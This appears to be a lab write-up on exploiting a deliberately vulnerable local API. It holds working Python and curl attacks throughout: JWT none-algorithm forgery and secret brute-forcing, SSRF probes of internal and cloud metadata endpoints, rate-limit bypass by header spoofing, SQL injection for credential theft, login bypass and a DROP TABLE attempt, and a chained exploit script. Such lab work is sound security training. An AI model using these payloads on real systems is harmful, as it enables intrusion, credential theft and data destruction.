
Python Script for All JWT Attacks
import requests, jwt, base64, json

BASE = "http://localhost:5000"

r = requests.post(f"{BASE}/login", json={"username": "user1", "password": "password1"})
token = r.json()["token"]
print(f"Real token:\n  {token}\n")

decoded = jwt.decode(token, options={"verify_signature": False}, algorithms=["HS256"])
print(f"Decoded payload: {decoded}\n")

# None-algorithm attack — manually construct the token
hdr = base64.urlsafe_b64encode(
    json.dumps({"alg": "none", "typ": "JWT"}).encode()
).rstrip(b'=').decode()

pld = base64.urlsafe_b64encode(
    json.dumps({"user_id": 1, "exp": 9999999999}).encode()
).rstrip(b'=').decode()

none_token = f"{hdr}.{pld}."
print(f"None-alg token:\n  {none_token}\n")

r = requests.get(f"{BASE}/user", headers={"Authorization": f"Bearer {none_token}"})
print(f"None-alg attack → {r.status_code}: {r.json()}\n")

# Brute-force the secret
wordlist = ["secret", "password", "api", "key", "12345",
            "super-secret-key", "jwt_secret", "mysecret"]

print("Brute-forcing secret key...")
for secret in wordlist:
    try:
        jwt.decode(token, key=secret, algorithms=["HS256"])
        print(f"  ✓  FOUND: '{secret}'")
        break
    except jwt.exceptions.InvalidSignatureError:
        print(f"  ✗  Not '{secret}'")
    except Exception as e:
        print(f"  ✗  Not '{secret}' ({e})")
Task 7 Server-Side Request Forgery (SSRF)
Objective: Force the server to make requests to internal or restricted resources.
SSRF exploits the trust relationship between the server and its internal network. When a server makes HTTP requests based on user input without validation, an attacker can direct those requests toward internal services that would otherwise be inaccessible from the outside internal admin panels, metadata services on cloud instances, databases, or other microservices.

# Access another internal endpoint via SSRF
curl "http://localhost:5000/fetch?url=http://localhost:5000/debug"

# Access admin endpoint through SSRF
curl "http://localhost:5000/fetch?url=http://127.0.0.1:5000/admin"

# Internal user list
curl "http://localhost:5000/fetch?url=http://127.0.0.1:5000/users"

# AWS metadata endpoint (works on EC2 cloud instances — demonstrates impact)
curl "http://localhost:5000/fetch?url=http://169.254.169.254/latest/meta-data/"

The combination of SSRF and an exposed debug endpoint creates a particularly dangerous chain: an unauthenticated attacker makes one request to /fetch?url=http://localhost:5000/debug and receives the JWT signing secret. They can now forge valid tokens for any user without ever knowing a password.
import requests

BASE = "http://localhost:5000"

payloads = [
    "http://localhost:5000/admin",
    "http://127.0.0.1:5000/debug",
    "http://localhost:5000/users",
    "http://169.254.169.254/latest/meta-data/",
]

for url in payloads:
    r = requests.get(f"{BASE}/fetch", params={"url": url})
    print(f"SSRF → {url}")
    print(f"  Status: {r.status_code}")
    print(f"  Body  : {r.json()}")
    print()
Task 8 API Rate Limiting Bypass
Objective: Demonstrate the complete absence of rate limiting and bypass techniques.
Rate limiting is a defense that slows down attackers by restricting how many requests can be made in a given time window. This API implements none. An attacker can make unlimited requests, enabling unlimited brute-force attempts against /login, unlimited enumeration of orders via BOLA, and resource exhaustion attacks.

# Rapid requests — no throttling whatsoever
for i in {1..10}; do curl -s http://localhost:5000/users; done

# X-Forwarded-For header spoofing — bypass IP-based rate limits
for i in {1..10}; do
  curl -s -H "X-Forwarded-For: 192.168.1.$i" http://localhost:5000/users
done

# Cache-buster parameter pollution
for i in {1..10}; do
  curl -s "http://localhost:5000/users?_=$i"
done

Task 9 Custom Exploit Development
Objective: Write Python exploits that automate and chain the vulnerabilities discovered above.

Understanding vulnerabilities individually is important. Understanding how they chain together to amplify impact is what separates a security professional from someone who just runs scan tools. This task develops three scripts: a SQL injection automator, a JWT attack suite, and a full chained exploit that goes from unauthenticated access all the way to a documented vulnerability report.


SQL Injection Exploit Script
"""
sqli_exploit.py – SQL Injection Automation
===========================================
Covers:
  • OR-based injection — dump all orders
  • UNION-based injection — extract all user credentials
  • Destructive injection — attempt DROP TABLE
  • SQLi login bypass
"""

import requests
import json

BASE = "http://localhost:5000"


def banner(title):
    print(f"\n{'='*60}\n  {title}\n{'='*60}")


def sqli_dump_all_orders(base_url):
    banner("SQLi #1 – OR 1=1 (dump all orders)")
    payload = "101 OR 1=1"
    r = requests.get(f"{base_url}/orders/{payload}")
    if r.status_code == 200:
        data = r.json()
        records = data if isinstance(data, list) else [data]
        if len(records) > 1:
            print(f"[+] Vulnerable! Returned {len(records)} order records:")
            print(json.dumps(records, indent=2))
            return records
    return []


def sqli_extract_users(base_url):
    banner("SQLi #2 – UNION SELECT (extract all users)")
    # UNION SELECT must supply 5 columns matching orders(id, user_id, item, quantity, price)
    # Column mapping: username→user_id, password→item, role→quantity, api_key→price
    payload = "9999 UNION SELECT id,username,password,role,api_key FROM users --"
    r = requests.get(f"{base_url}/orders/{payload}")
    if r.status_code == 200:
        data = r.json()
        records = data if isinstance(data, list) else [data]
        print(f"[+] Extracted {len(records)} user(s):\n")
        users = []
        for row in records:
            user = {
                "id":       row.get("id"),
                "username": row.get("user_id"),   # positional UNION mapping
                "password": row.get("item"),
                "role":     row.get("quantity"),
                "api_key":  row.get("price"),
            }
            users.append(user)
            print(f"  {user['username']}:{user['password']} (role={user['role']})")
        return users
    return []


def sqli_drop_table(base_url):
    banner("SQLi #3 – DROP TABLE (destructive — SQLite blocks stacked queries)")
    payload = "101; DROP TABLE orders; --"
    r = requests.get(f"{base_url}/orders/{payload}")
    print(f"Status: {r.status_code}")
    print(f"Response: {json.dumps(r.json(), indent=2)}")
    # SQLite's Python driver blocks stacked queries — but the verbose 500 error
    # is itself a finding (information disclosure)


def sqli_login_bypass(base_url):
    banner("SQLi #4 – Login Bypass via Tautology")
    r = requests.post(
        f"{base_url}/login",
        json={"username": "admin' OR '1'='1", "password": "anything"},
    )
    print(f"Status: {r.status_code}")
    if r.status_code == 200:
        token = r.json().get("token")
        print(f"[+] Login bypass succeeded! Token:\n  {token}")
        return token
    return None


if __name__ == "__main__":
    orders = sqli_dump_all_orders(BASE)
    users  = sqli_extract_users(BASE)
    sqli_drop_table(BASE)
    token  = sqli_login_bypass(BASE)

    banner("Summary")
    print(f"  Orders via OR-injection   : {len(orders)}")
    print(f"  Users via UNION           : {len(users)}")
    print(f"  Login bypass token        : {'Yes' if token else 'No'}")

JWT Exploit Script
"""
jwt_exploit.py – JWT Vulnerability Testing
===========================================
Covers:
  • None-algorithm attack
  • Weak secret brute-force
  • Token expiration bypass
  • Privilege escalation via forged token
"""

import requests, jwt, base64, json

BASE = "http://localhost:5000"


def banner(title):
    print(f"\n{'='*60}\n  {title}\n{'='*60}")


def b64url_encode(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()


def build_none_alg_token(payload):
    header  = b64url_encode(json.dumps({"alg": "none", "typ": "JWT"}).encode())
    payload_b64 = b64url_encode(json.dumps(payload).encode())
    return f"{header}.{payload_b64}."


def get_real_token(base_url):
    banner("Step 0 – Obtain Real Token")
    r = requests.post(f"{base_url}/login",
                      json={"username": "user1", "password": "password1"})
    token = r.json()["token"]
    print(f"[+] Token: {token}")
    return token


def none_alg_attack(base_url):
    banner("Step 1 – None-Algorithm Attack (escalate to admin)")
    none_token = build_none_alg_token({"user_id": 1, "exp": 9999999999})
    r = requests.get(f"{base_url}/user",
                     headers={"Authorization": f"Bearer {none_token}"})
    print(f"Status: {r.status_code}")
    if r.status_code == 200:
        print(f"[+] SUCCESS – Authenticated as: {r.json()}")
        return True
    return False


def brute_force_secret(token):
    banner("Step 2 – Brute-Force Secret Key")
    wordlist = ["secret", "password", "admin", "api", "key",
                "12345", "super-secret-key", "jwt_secret"]
    for candidate in wordlist:
        try:
            jwt.decode(token, key=candidate, algorithms=["HS256"])
            print(f"[+] SECRET FOUND: '{candidate}'")
            return candidate
        except jwt.exceptions.InvalidSignatureError:
            print(f"  ✗  '{candidate}'")
        except jwt.exceptions.ExpiredSignatureError:
            print(f"[+] SECRET FOUND (expired): '{candidate}'")
            return candidate
        except Exception as e:
            print(f"  ✗  '{candidate}' – {e}")
    return None


def expiry_bypass(base_url):
    banner("Step 3 – Expiration Bypass")
    expired_token = build_none_alg_token({"user_id": 2, "exp": 1000000000})
    r = requests.get(f"{base_url}/user",
                     headers={"Authorization": f"Bearer {expired_token}"})
    print(f"Status: {r.status_code}")
    if r.status_code == 200:
        print("[+] Server accepted expired token – expiry NOT enforced for none-alg!")
        return True
    return False


def forge_with_secret(base_url, secret):
    banner(f"Step 4 – Forge HS256 Token with Cracked Secret ('{secret}')")
    import datetime
    forged = jwt.encode(
        {"user_id": 1,
         "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)},
        key=secret, algorithm="HS256"
    )
    r = requests.get(f"{base_url}/user",
                     headers={"Authorization": f"Bearer {forged}"})
    print(f"Status: {r.status_code}")
    if r.status_code == 200:
        print(f"[+] Forged token accepted! Authenticated as: {r.json()}")
        return True
    return False


if __name__ == "__main__":
    token     = get_real_token(BASE)
    escalated = none_alg_attack(BASE)
    secret    = brute_force_secret(token)
    expired   = expiry_bypass(BASE)
    if secret:
        forge_with_secret(BASE, secret)

    banner("Summary")
    print(f"  None-alg privilege escalation : {'VULNERABLE' if escalated else 'not vulnerable'}")
    print(f"  Weak secret found             : {repr(secret) if secret else 'not found'}")
    print(f"  Expiration bypass             : {'VULNERABLE' if expired else 'enforced'}")
Chained Exploit From Zero to Full Report
The most realistic attack scenario chains multiple vulnerabilities. An attacker starts with no credentials, extracts admin credentials via SQL injection, logs in, enumerates all orders via BOLA, and then uses SSRF to probe internal services all documented automatically to a CSV report.
"""
chained_exploit.py – Multi-Vulnerability Attack Chain
======================================================
Chain:
  1. SQLi (UNION) → extract admin credentials
  2. Login as admin with stolen credentials
  3. BOLA → enumerate all orders
  4. SSRF → probe internal services
  5. Output vulnerability_report.csv
"""

import requests, json, csv, datetime

BASE = "http://localhost:5000"
REPORT_FILE = "vulnerability_report.csv"


def banner(title):
    print(f"\n{'='*60}\n  {title}\n{'='*60}")


def log(step, technique, endpoint, payload, status, severity, details, results):
    entry = {
        "step": step, "technique": technique, "endpoint": endpoint,
        "payload": payload, "status": status, "severity": severity,
        "details": details,
        "timestamp": datetime.datetime.now().isoformat(timespec="seconds"),
    }
    results.append(entry)
    verdict = "✓ VULNERABLE" if status == "Vulnerable" else "✗ Not Exploitable"
    print(f"    [{verdict}] {details}")
    return entry


def step1_sqli_get_admin(base_url, results):
    banner("Step 1 – SQL Injection: Extract Admin Credentials")
    payload = "9999 UNION SELECT id,username,password,role,api_key FROM users WHERE username='admin' --"
    r = requests.get(f"{base_url}/orders/{payload}")
    if r.status_code != 200:
        log(1, "SQL Injection", "/orders/{id}", payload,
            "Not Exploitable", "Critical", f"HTTP {r.status_code}", results)
        return None
    data = r.json()
    records = data if isinstance(data, list) else [data]
    row = records[0]
    creds = {
        "id": row.get("id"), "username": row.get("user_id"),
        "password": row.get("item"), "role": row.get("quantity"), "api_key": row.get("price"),
    }
    print(f"  [+] Admin creds: {creds['username']}:{creds['password']}")
    log(1, "SQL Injection (UNION-based)", "/orders/{id}", payload,
        "Vulnerable", "Critical",
        f"Extracted admin creds – {creds['username']}:{creds['password']}", results)
    return creds


def step2_admin_login(base_url, creds, results):
    banner("Step 2 – Login as Admin with Stolen Credentials")
    r = requests.post(f"{base_url}/login",
                      json={"username": creds["username"], "password": creds["password"]})
    if r.status_code != 200:
        log(2, "Credential Stuffing", "/login", f"username={creds['username']}",
            "Not Exploitable", "Critical", f"Login failed: {r.text}", results)
        return None
    token = r.json().get("token")
    print(f"  [+] Admin JWT obtained")
    log(2, "Authentication Bypass (stolen creds)", "/login",
        f"username={creds['username']}", "Vulnerable", "Critical",
        "Authenticated as admin using SQL-injected credentials", results)
    return token


def step3_bola_enumerate(base_url, token, results):
    banner("Step 3 – BOLA: Enumerate All Orders")
    headers = {"Authorization": f"Bearer {token}"}
    orders_found = []
    for oid in range(100, 110):
        r = requests.get(f"{base_url}/orders/{oid}", headers=headers)
        if r.status_code == 200:
            order = r.json()
            orders_found.append(order)
            print(f"  Order {oid}: user_id={order['user_id']}  item={order['item']}")
            log(3, "BOLA", f"/orders/{oid}", f"order_id={oid}",
                "Vulnerable", "High",
                f"Accessed order for user_id={order['user_id']}: {order['item']}", results)
    print(f"\n  [+] Total orders enumerated: {len(orders_found)}")
    return orders_found


def step4_ssrf_probe(base_url, results):
    banner("Step 4 – SSRF: Probe Internal Services")
    targets = [
        ("http://localhost:5000/admin",          "Internal admin panel"),
        ("http://127.0.0.1:5000/debug",          "Debug endpoint — exposes secret key"),
        ("http://localhost:5000/users",           "Full user list"),
        ("http://169.254.169.254/latest/meta-data/", "AWS IMDS (cloud metadata)"),
    ]
    for url, description in targets:
        r = requests.get(f"{base_url}/fetch", params={"url": url})
        print(f"\n  Target  : {url}")
        print(f"  HTTP    : {r.status_code}")
        log(4, "SSRF", "/fetch", f"url={url}",
            "Vulnerable" if r.status_code == 200 else "Not Exploitable",
            "High", description, results)


def save_report(results, filename=REPORT_FILE):
    banner(f"Saving Report to {filename}")
    fields = ["step", "technique", "endpoint", "payload",
              "status", "severity", "details", "timestamp"]
    with open(filename, "w", newline="") as f:
        writer = csv.DictWriter(f, fieldnames=fields)
        writer.writeheader()
        writer.writerows(results)
    print(f"  [+] {len(results)} findings written to '{filename}'")


if __name__ == "__main__":
    results = []
    admin_creds = step1_sqli_get_admin(BASE, results)
    if admin_creds:
        admin_token = step2_admin_login(BASE, admin_creds, results)
        if admin_token:
            step3_bola_enumerate(BASE, admin_token, results)
    step4_ssrf_probe(BASE, results)
    save_report(results)

    banner("Attack Chain Summary")
    vuln_count = sum(1 for f in results if f["status"] == "Vulnerable")
    print(f"  Total findings : {len(results)}")
    print(f"  Vulnerable     : {vuln_count}")
    print(f"  Report         : {REPORT_FILE}")
Vulnerability Report
Target: http://localhost:5000 Assessment Type: Manual + Automated Exploitation Tools Used: Python (requests, PyJWT), curl, jwt_tool, Burp Suite
1. SQL Injection
OWASP: API8:2023 Injection | Severity: 🔴 Critical
The API constructs SQL queries using Python f-strings with unsanitised user input, making both /orders/{order_id} and /login vulnerable. An attacker can dump all records, extract credentials via UNION injection, and bypass authentication entirely.
Steps to reproduce:
# OR-based — dump all orders
curl "http://localhost:5000/orders/101%20OR%201%3D1"

# UNION-based — extract all user credentials
curl "http://localhost:5000/orders/9999%20UNION%20SELECT%20id%2Cusername%2Cpassword%2Crole%2Capi_key%20FROM%20users%20--"

# Login bypass
curl -X POST -H "Content-Type: application/json" \
  -d '{"username":"admin'\'' OR '\''1'\''='\''1","password":"anything"}' \
  http://localhost:5000/login
Impact: Full database compromise. All credentials, roles, and API keys extractable without authentication.
